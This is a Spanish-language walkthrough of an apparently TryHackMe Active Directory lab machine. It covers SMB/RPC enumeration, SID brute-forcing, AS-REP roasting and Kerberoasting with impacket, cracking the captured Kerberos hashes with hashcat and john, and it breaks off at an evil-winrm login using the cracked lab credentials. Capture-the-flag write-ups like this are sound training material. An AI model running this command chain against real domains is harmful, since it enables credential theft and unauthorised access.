
La máquina en si mismo la idea teórica esta muy bien, pero ha habido un par de ocasiones que la he tenido que reiniciar porque por algún motivo no me encontraba lo que debería encontrar haciéndolo más frustrante. La máquina es entretenida, educativa, y sobretodo la parte hasta la escalada de privilegios bastante adecuada, lo único que le faltaba para tocar todo active directory al 100% es el uso de bloodhound con neo4j.

Dicho esto os dejo con la resolución de la máquina, no enfocado a ser una guía si no diferentes técnicas de enumeración y lo que hay en mente a la hora de enfrentarse a un active directory.

Primeramente hacemos el ping inicial, el cual no responde, es normal, estamos en un entorno windows, se puede comprobar cuando intentamos hacer un escáner con nmap y nos pide el parámetro -Pn para asi no enviar los pings.

Tambien en esta captura se puede observar los diferentes puertos abiertos, parece ser que la máquina se va a orientar en enumerar información mediante LDAP ya que no veo el puerto 88 Kerberos

Activo.



He realizado un segundo escáner de puertos con los parámetros habituales y de forma extraña me han salido puertos que antes no me han salido, voy a tomar estos como referencia ya que ahora si

que hace pinta que tenemos info a enumerar.

```
┌──(jouker㉿joukerm)-[~]
└─$ sudo nmap --open -n --min-rate 5000 -Pn -sV -sC -vvv 10.10.166.85
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-10 12:35 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:35
Completed NSE at 12:35, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:35
Completed NSE at 12:35, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:35
Completed NSE at 12:35, 0.00s elapsed
Initiating SYN Stealth Scan at 12:35
Scanning 10.10.166.85 [1000 ports]
Discovered open port 135/tcp on 10.10.166.85
Discovered open port 139/tcp on 10.10.166.85
Discovered open port 445/tcp on 10.10.166.85
Discovered open port 53/tcp on 10.10.166.85
Discovered open port 593/tcp on 10.10.166.85
Discovered open port 464/tcp on 10.10.166.85
Discovered open port 3268/tcp on 10.10.166.85
Discovered open port 636/tcp on 10.10.166.85
Discovered open port 3269/tcp on 10.10.166.85
Discovered open port 88/tcp on 10.10.166.85
Discovered open port 5985/tcp on 10.10.166.85
Discovered open port 389/tcp on 10.10.166.85
Completed SYN Stealth Scan at 12:35, 0.74s elapsed (1000 total ports)
```

Posible nombre de dominio que hay que poner en el /etc/hosts para así poder hacer las comandas de enumeración.

```
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack ttl 127
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: vulnnet-rst.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack ttl 127
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

`sudo nano /etc/passwd

```
  GNU nano 8.3
127.0.0.1       localhost
127.0.1.1       joukerm
10.10.166.85    vulnnet-rst.local0.     vulnnet-rst
```

Tirando de enum4linux para enumeración adicional veo que sin credenciales no puedo ver el SMB compartido, o eso parece, he de entrar más en detalle.

```
=========( Share Enumeration on 10.10.166.85 )=========
do_connect: Connection to 10.10.166.85 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.10.166.85

=========( Password Policy Information for 10.10.166.85 )=========

[E] Unexpected error from polenum:


[+] Attaching to 10.10.166.85 using a NULL share

[+] Trying protocol 139/SMB ...

        [!] Protocol failed: Cannot request session (Called Name:10.10.166.85)

[+] Trying protocol 445/SMB ...

        [!] Protocol failed: SAMR SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.
```

```
=========( Getting domain SID for 10.10.166.85 )=========

Domain Name: VULNNET-RST
Domain Sid: S-1-5-21-1589833671-435344116-4136949213
```

Importante antes de listar nada con impacket, tenemos que sincronizar la hora con ntpdate -u

```
┌──(jouker㉿joukerm)-[~]
└─$ sudo ntpdate -u vulnnet-rst.local0.
2025-03-10 12:48:18.802770 (+0100) +20.776170 +/- 0.032015 vulnnet-rst.local0. 10.10.166.85 s1 no-leap
CLOCK: time stepped by 20.776170
```

Con netexec comprovamos el nombre del dominio que es vulnnet-rst.local.

```
┌──(jouker㉿joukerm)-[~]
└─$ netexec smb 10.10.6.41 -u '' -p ''
SMB         10.10.6.41      445    WIN-2BO8M1OE1M1  [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-2BO8M1OE1M1) (domain:vulnnet-rst.local) (signing:True) (SMBv1:False)
SMB         10.10.6.41      445    WIN-2BO8M1OE1M1  [+] vulnnet-rst.local\:
```

No encuentro nada con SMBMAP ni con SMBCLIENT de forma anónima sin credenciales.


```
┌──(jouker㉿joukerm)-[~]
└─$ smbmap -H vulnnet-rst.local
 _____  ___  ___  __   _____  ___  ___  __    _____  ___  ____
/" ___)|"  \|"  \|/"| (\"   \|"  \|"  \|/"|  (\"   \|"  \("  _||"\
(: \___/ \   \  //  |(: |_)  :) \   \  //  |  |: |_)  :)\   \  //
 \___ \  /\\  \/.    ||:  _   \  /\\  \/.    |  |:  _   \  /\\  \/.
 __/ \  |: \.        |(| |_)  :)|: \.        |  |(| |_)  :)|: \.
/" \  :) |.  \/:    /:  (_____/ |.  \/:    /:  |/  (_____/ |.  \/:
(_____/  |___|\__/|___|(_____/  |___|\__/|___|(_____/  |___|\__/|___|
--------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
                        https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[*] Closed 1 connections

┌──(jouker㉿joukerm)-[~]
└─$ smbclient -L 10.10.6.41 -U "" -N

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.6.41 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(jouker㉿joukerm)-[~]
└─$ smbclient -L 10.10.6.41 -U "" -N -smb2support
Can't load mb2support - run testparm to debug it

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available

┌──(jouker㉿joukerm)-[~]
└─$
```

Por RPCCLIENT TAMPOCO HAY NADA, ya que podemos entrar empleando uso de una null session pero una vez dentro no tenemos privilegios para enumerar a los usuarios.

```
┌──(jouker㉿joukerm)-[~]
└─$ rpcclient 10.10.6.41 -U "" -N
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomgroups
result was NT_STATUS_ACCESS_DENIED
rpcclient $>
```

He intentado hacer la comanda de impacket-GetNPUsers y un wordlist enorme de muchísimos usuarios, al parecer el usuario guest y administrator llaman a la atención porque no hace falta PREAUTH. Retiro lo dicho, es una negación de la negación pone que no tiene el NO preauth set. Esta wordlist no parece llevar a ninguna parte, por lo que mientras sigue haciendo voy a pensar en realizar una

estrategia diferente:



Después de un rato intentando he encontrado esta comanda de impacket para listar SID

Dejo una pequeña definición buena por parte de nuestro amigo el GPT:

> ¿Qué es lookupsid y para qué sirve?
>
> lookupsid es un método utilizado en rpcclient para enumerar información del dominio a partir de un identificador de seguridad (SID).
> Básicamente, permite descubrir usuarios y grupos del dominio a partir de un SID base.
>
> Se usa principalmente en ataques de enumeración de usuarios y grupos dentro de un entorno Windows Active Directory.

```
$ impacket-lookupsid vulnnet-rst.local/guest@10.10.6.41
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Brute forcing SIDs at 10.10.6.41
[*] StringBinding ncacn_np:10.10.6.41[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1589833671-435344116-4136949213
498: VULNNET-RST\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: VULNNET-RST\Administrator (SidTypeUser)
501: VULNNET-RST\Guest (SidTypeUser)
502: VULNNET-RST\krbtgt (SidTypeUser)
512: VULNNET-RST\Domain Admins (SidTypeGroup)
513: VULNNET-RST\Domain Users (SidTypeGroup)
514: VULNNET-RST\Domain Guests (SidTypeGroup)
515: VULNNET-RST\Domain Computers (SidTypeGroup)
516: VULNNET-RST\Domain Controllers (SidTypeGroup)
517: VULNNET-RST\Cert Publishers (SidTypeAlias)
518: VULNNET-RST\Schema Admins (SidTypeGroup)
519: VULNNET-RST\Enterprise Admins (SidTypeGroup)
520: VULNNET-RST\Group Policy Creator Owners (SidTypeGroup)
521: VULNNET-RST\Read-only Domain Controllers (SidTypeGroup)
522: VULNNET-RST\Cloneable Domain Controllers (SidTypeGroup)
525: VULNNET-RST\Protected Users (SidTypeGroup)
526: VULNNET-RST\Key Admins (SidTypeGroup)
527: VULNNET-RST\Enterprise Key Admins (SidTypeGroup)
553: VULNNET-RST\RAS and IAS Servers (SidTypeAlias)
571: VULNNET-RST\Allowed RODC Password Replication Group (SidTypeAlias)
572: VULNNET-RST\Denied RODC Password Replication Group (SidTypeAlias)
1000: VULNNET-RST\WIN-2BO8M1OE1M1$ (SidTypeUser)
1101: VULNNET-RST\DnsAdmins (SidTypeAlias)
1102: VULNNET-RST\DnsUpdateProxy (SidTypeGroup)
1104: VULNNET-RST\enterprise-core-vn (SidTypeUser)
1105: VULNNET-RST\a-whitehat (SidTypeUser)
1109: VULNNET-RST\t-skid (SidTypeUser)
1110: VULNNET-RST\j-goldenhand (SidTypeUser)
1111: VULNNET-RST\j-leet (SidTypeUser)

(jouker㉿joukerm)-[~]
```

Le voy a dar especiales agradecimientos a s4vitar por esta comanda a continuación ya que esta me la he aprendido por hacer muchos directos, desde luego acababa antes si borraba manualmente las cosas, pero en este caso he decidido usar linux de forma pro con ese surtido de comandas:

```
$ cat users.txt |grep -i "SidTypeUser" | awk {'print $2'} | tr '\\' ' ' | awk {'print $2'}
Administrator
Guest
krbtgt
WIN-2BO8M1OE1M1$
enterprise-core-vn
a-whitehat
t-skid
j-goldenhand
j-leet
```

Hay 2 tipos de errores en impacket-getNPUsers:
cuando el usuario no existe, y cuando el usuario existe, cuando el

usuario existe te dice con 1 linea si el usuario es o no es AS-REP-ROASTABLE, en este caso finalmente hemos hecho pleno con el user t-skid.

```
┌──(jouker㉿joukerm)-[~]
└─$ impacket-GetNPUsers -usersfile users.txt -request -format hashcat -dc-ip 10.10.6.41 'vulnnet-rst.local/' | grep -v "Kerberos SessionError"
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User WIN-2BO8M1OE1M1$ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User enterprise-core-vn doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User a-whitehat doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$t-skid@VULNNET-RST.LOCAL:b85b86d8b487fd38f6d3288983231fc9$170df9f468b4955d65e742945f89ff6675a086d7e380f48e4756fc49fed09703dcb9b5c98088b723788fefb6df770014902f90d14a90f6f35126576293b7980a28c72ef98c081e775a7d90e9e1c14e45dd1fe4104f71214b4c982cb99806360b7d3a56b9b19085fe2c721dbc0f06bf5cef21cf14b7e3ef7014c70c31c11d66b57dc0adcd64c899e892d9e67164ba9852adc5565f77ee1bda0391b129e586bd95780bcfff55b315e3ef8403adb968e5f63d79868e8528de04323ac4471e36cbfe53378f8bea415b347d3a3f047aef0424a7ecebf54e266c7eae57e7176e7cda13c17bdf47654a76b1b420e423722387f17f0a3e4638f
[-] User j-goldenhand doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j-leet doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Password hash conseguido ahora que tenemos credenciales válidas de un usuario ya se puede tensar algo más.

```
┌──(jouker㉿joukerm)-[~]
└─$ hashcat -a 0 -m 18200 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-sandybridge-AMD Ryzen 5 2600 Six-Core Processor, 1259/2582 MB (512 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

$krb5asrep$23$t-skid@VULNNET-RST.LOCAL:b85b86d8b487fd38f6d3288983231fc9$170df9f468b4955d65e742945f89ff6675a086d7e380f48e4756fc49fed09703dcb9b5c98088b723788fefb6df770014902f90d14a90f6f35126576293b7980a28c72ef98c081e775a7d90e9e1c14e45dd1fe4104f71214b4c982cb99806360b7d3a56b9b19085fe2c721dbc0f06bf5cef21cf14b7e3ef7014c70c31c11d66b57dc0adcd64c899e892d9e67164ba9852adc5565f77ee1bda0391b129e586bd95780bcfff55b315e3ef8403adb968e5f63d79868e8528de04323ac4471e36cbfe53378f8bea415b347d3a3f047aef0424a7ecebf54e266c7eae57e7176e7cda13c17bdf47654a76b1b420e423722387f17f0a3e4638f:tj072889*
```

Despues de un rato de que no me funcionase nada, era simplemente que la máquina de tryhackme se habia vuelto loca, por lo que he tenido que reiniciarla, ya que al ser una máquina fácil se me hace extraño el hecho de que no me funcionase ninguna comanda.

```
┌──(jouker㉿joukerm)-[~]
└─$ impacket-GetUserSPNs 'vulnnet-rst.local/t-skid:tj072889*' -outputfile hashes -dc-ip 10.10.38.92
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName     Name           MemberOf                                                      PasswordLastSet             LastLogon                   Delegation
-----------------------  -------------  ------------------------------------------------------------  --------------------------  --------------------------  ----------
CIFS/vulnnet-rst.local   enterprise-core-vn  CN=Remote Management Users,CN=Builtin,DC=vulnnet-rst,DC=local  2021-03-11 20:45:09.913979  2021-03-14 00:41:17.987528
```

KERBEROASTING:

```
└─$ impacket-GetUserSPNs 'vulnnet-rst.local/t-skid:tj072889*' -outputfile hashes -dc-ip 10.10.38.92
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name            MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------  --------------  --------------------------------------------------------  --------------------------  --------------------------  ----------
CIFS/vulnnet-rst.local  enterprise-core-vn  CN=Remote Management Users,CN=Builtin,DC=vulnnet-rst,DC=local  2021-03-11 20:45:09.913979  2021-03-14 00:41:17.987528


[-] CCache file is not found. Skipping...

┌──(jouker㉿joukerm)-[~]
└─$ impacket-GetUserSPNs 'vulnnet-rst.local/t-skid:tj072889*' -outputfile hashes -dc-ip 10.10.38.92 -request-user CIFS
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

No entries found!

┌──(jouker㉿joukerm)-[~]
└─$ cat hashes
$krb5tgs$23$*enterprise-core-vn$VULNNET-RST.LOCAL$vulnnet-rst.local/enterprise-core-vn*$81a49e5f1f1545efefb9cfce176578b6$7e95af107f5b6308baeccf0f149be2919d4dc99842f93391ae2293c46fd20cea16c4602aee9dc2813bbf03c5b5abce7488067fb424c35a8f27
e71267b3cbbf256b78408b6765087c7a84c649f01fcedfcef565dac20832adc37e4f6f4001f41a268de4244e37dfa4540e2e795d131fe89447c9621a57af2b10b545851b5aa98b3fa260e5d60177f7de90a65571e4308bbc66a3246a552b49e7a35c65c749e01f7c94482a993c798c2ca859e0ac18e
d6ff6d7a108eb07757268252bce1dd5132c089143795936fbc993260c89e1c2bf548a1a8c4cba8de76b5b7bf0627da6e46561bf7553b2f81b3761407d8b95b488cebd5082a0a91aa6939b487e2d84eca268ce6f408d4a4954e3046eac4a117b332d2d77016465f0fb4270aaec414ddffba3671c9e321b
d2b516287fae051b1808ab9adbdb7a65e7615d65372c65d846eb2654fe52bf1dc2ebf68a50d1e7e85ed75a12f2f4e6cf92c5e4774ba2922543df9719de459950bcd0f2950eb11a8ea36e2f8ce44ae2ee7b32430a98bfb833465279e31628e458311c900092c98accae18145c8d9c5af7ab2454d7100
e338cca42563e723928c22ad99d275b40b96b94ad4fcc33ebaebebb2599afaaffbacb0b4a2ecb7e4827246b0a2a00441137fe7fabc1b3d0b4fefe399186e6c0c58804ed69ce12725cfa5d6c48c12a1b8b144727fc2e2ecffe6779b75c265aa97d1321b27c19b461d77f67de80e69ecbf619a3d9e301
8fd6c635117ca49bbfcfc5dd4f9a187c6f5174fecf86c6f5b9cdfc327cbcba0323c910159c52202a9d534a3ae24cf3ee87d202f3e522f9ae240ccb42d17a46d56f58ecd063da9e2e601beabb4c31916d2ceecc812ea7635ffd07824d42f44b914d2375b3c4c43a8263a54d79c3f07021632a8126adb
2a8511ca5635d121d87f7f4360b3ecba6481002d466e5491912c91361379277c71e87a8a8d29a5b339d6bef705723e0bd34fa7d8739f702e49beb13e006a4d79b37638c97a9c88e91a8eebfe543009d4cc7962331655259laae3f3a12f1add551ae24d1bb3ef9703a715c29f126520c27b8cc7b55c6
f8ededec40f9edf2f5fc34358ab056e6a7d45e348c320a82c68cabb2b30cb4abbe46c7de0f14e12822d0fe23b6571b6a6d15f822ab04928fa667e7711591dc27058c51a7d7e08ea71709fe20b27eddb3bf0ef87ea1ae7b556849e9d07ee5cdd2f457c5a0943a51be14ea92a1c7744a542085ada8722
0aec0f5fa6a0a9af78868b86aa7b8d6279cbd3dde450807609e5236855bd37fcada497764ea29e58d018ba2b074e2b5ed45b0c7b460380b98fd1d72c9406864765 4d54370580cb82f052ce50b954ab696158622aa84bc18b62ccb45a71e740751dc098055eb4f4269369cc7312f
```

Abrimos hashcat con el modo 13100 y hacemos lo mismo con el mismo diccionario habitual de rockyou

```
┌──(jouker㉿joukerm)-[~]
└─$ hashcat -a 0 -m 13100 hashes /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
---------------------------------------------------------------------------------------------------------------------------------------------

* Device #1: cpu-sandybridge-AMD Ryzen 5 2600 Six-Core Processor, 1259/2582 MB (512 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*enterprise-core-vn$VULNNET-RST.LOCAL$vulnnet-rst.local/enterprise-core-vn*$81a49e5f1f1545efefb9cfce176578b6$7e95af107f5b6308baeccf0f149be2919d4dc99842f93391ae2293c46fd20cea16c4602aee9dc2813bbf03c5b5abce7488067fb424c35a8f27
e71267b3cbbf256b78408b6765087c7a84c649f01fcedfcef565dac20832adc37e4f6f4001f41a268de4244e37dfa4540e2e795d131fe89447c9621a57af2b10b545851b5aa98b3fa260e5d60177f7de90a65571e4308bbc66a3246a552b49e7a35c65c749e01f7c94482a993c798c2ca859e0ac18e
d6ff6d7a108eb07757268252bce1dd5132c089143795936fbc993260c89e1c2bf548a1a8c4cba8de76b5b7bf0627da6e46561bf7553b2f81b3761407d8b95b488cebd5082a0a91aa6939b487e2d84eca268ce6f408d4a4954e3046eac4a117b332d2d77016465f0fb4270aaec414ddffba3671c9e321b
d2b516287fae051b1808ab9adbdb7a65e7615d65372c65d846eb2654fe52bf1dc2ebf68a50d1e7e85ed75a12f2f4e6cf92c5e4774ba2922543df9719de459950bcd0f2950eb11a8ea36e2f8ce44ae2ee7b32430a98bfb833465279e31628e458311c900092c98accae18145c8d9c5af7ab2454d7100
e338cca42563e723928c22ad99d275b40b96b94ad4fcc33ebaebebb2599afaaffbacb0b4a2ecb7e4827246b0a2a00441137fe7fabc1b3d0b4fefe399186e6c0c58804ed69ce12725cfa5d6c48c12a1b8b144727fc2e2ecffe6779b75c265aa97d1321b27c19b461d77f67de80e69ecbf619a3d9e301
8fd6c635117ca49bbfcfc5dd4f9a187c6f5174fecf86c6f5b9cdfc327cbcba0323c910159c52202a9d534a3ae24cf3ee87d202f3e522f9ae240ccb42d17a46d56f58ecd063da9e2e601beabb4c31916d2ceecc812ea7635ffd07824d42f44b914d2375b3c4c43a8263a54d79c3f07021632a8126adb
2a8511ca5635d121d87f7f4360b3ecba6481002d466e5491912c91361379277c71e87a8a8d29a5b339d6bef705723e0bd34fa7d8739f702e49beb13e006a4d79b37638c97a9c88e91a8eebfe543009d4cc7962331655259laae3f3a12f1add551ae24d1bb3ef9703a715c29f126520c27b8cc7b55c6
f8ededec40f9edf2f5fc34358ab056e6a7d45e348c320a82c68cabb2b30cb4abbe46c7de0f14e12822d0fe23b6571b6a6d15f822ab04928fa667e7711591dc27058c51a7d7e08ea71709fe20b27eddb3bf0ef87ea1ae7b556849e9d07ee5cdd2f457c5a0943a51be14ea92a1c7744a542085ada8722
0aec0f5fa6a0a9af78868b86aa7b8d6279cbd3dde450807609e5236855bd37fcada497764ea29e58d018ba2b074e2b5ed45b0c7b460380b98fd1d72c9406864765 4d54370580cb82f052ce50b954ab696158622aa84bc18b62ccb45a71e740751dc098055eb4f4269369cc7312f:ry=ibfkfv,s6h,
```

Se supone que este es el password? Voy a provar a ver que tal

```
f8ededec40f9edf2f5fc34358ab056e6a7d45e348c320a82c68cabb2b30cb4abbe46c7de0f14e12822d0fe23b6571b6a6d15f822ab04928fa667e7711591dc27058c51a7d7e08ea71709fe20b27eddb3bf0ef87ea1ae7b556849e9d07ee5cdd2f457c5a0943a51be14ea92a1c7744a542085ada8722
0aec0f5fa6a0a9af78868b86aa7b8d6279cbd3dde450807609e5236855bd37fcada497764ea29e58d018ba2b074e2b5ed45b0c7b460380b98fd1d72c9406864765 4d54370580cb82f052ce50b954ab696158622aa84bc18b62ccb45a71e740751dc098055eb4f4269369cc7312f:ry=ibfkfv,s6h,

┌──(jouker㉿joukerm)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'g' or Ctrl-C to abort, almost any other key for status
ry=ibfkfv,s6h,   (?)
```

Pues se ve que si, tenemos acceso con winrm a la máquina victima con estas credenciales porque tenemos un "pwned!" (Aunque no se vea bien)

```
┌──(jouker㉿joukerm)-[~]
└─$ netexec winrm 10.10.38.92 -u 'enterprise-core-vn' -p 'ry=ibfkfv,s6h,'
WINRM       10.10.38.92     5985   WIN-2BO8M1OE1M1  [*] Windows 10 / Server 2019 Build 17763 (name:WIN-2BO8M1OE1M1) (domain:vulnnet-rst.local)
WINRM       10.10.38.92     5985   WIN-2BO8M1OE1M1  [+] vulnnet-rst.local\enterprise-core-vn:ry=ibfkfv,s6h, (Pwn3d!)

┌──(jouker㉿joukerm)-[~]
└─$
```

Realizamos la comanda de win-rm:

```
└─$ evil-winrm -i 10.10.38.92 -u 'enterprise-core-vn' -p 'ry=ibfkfv,s6h,'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reli

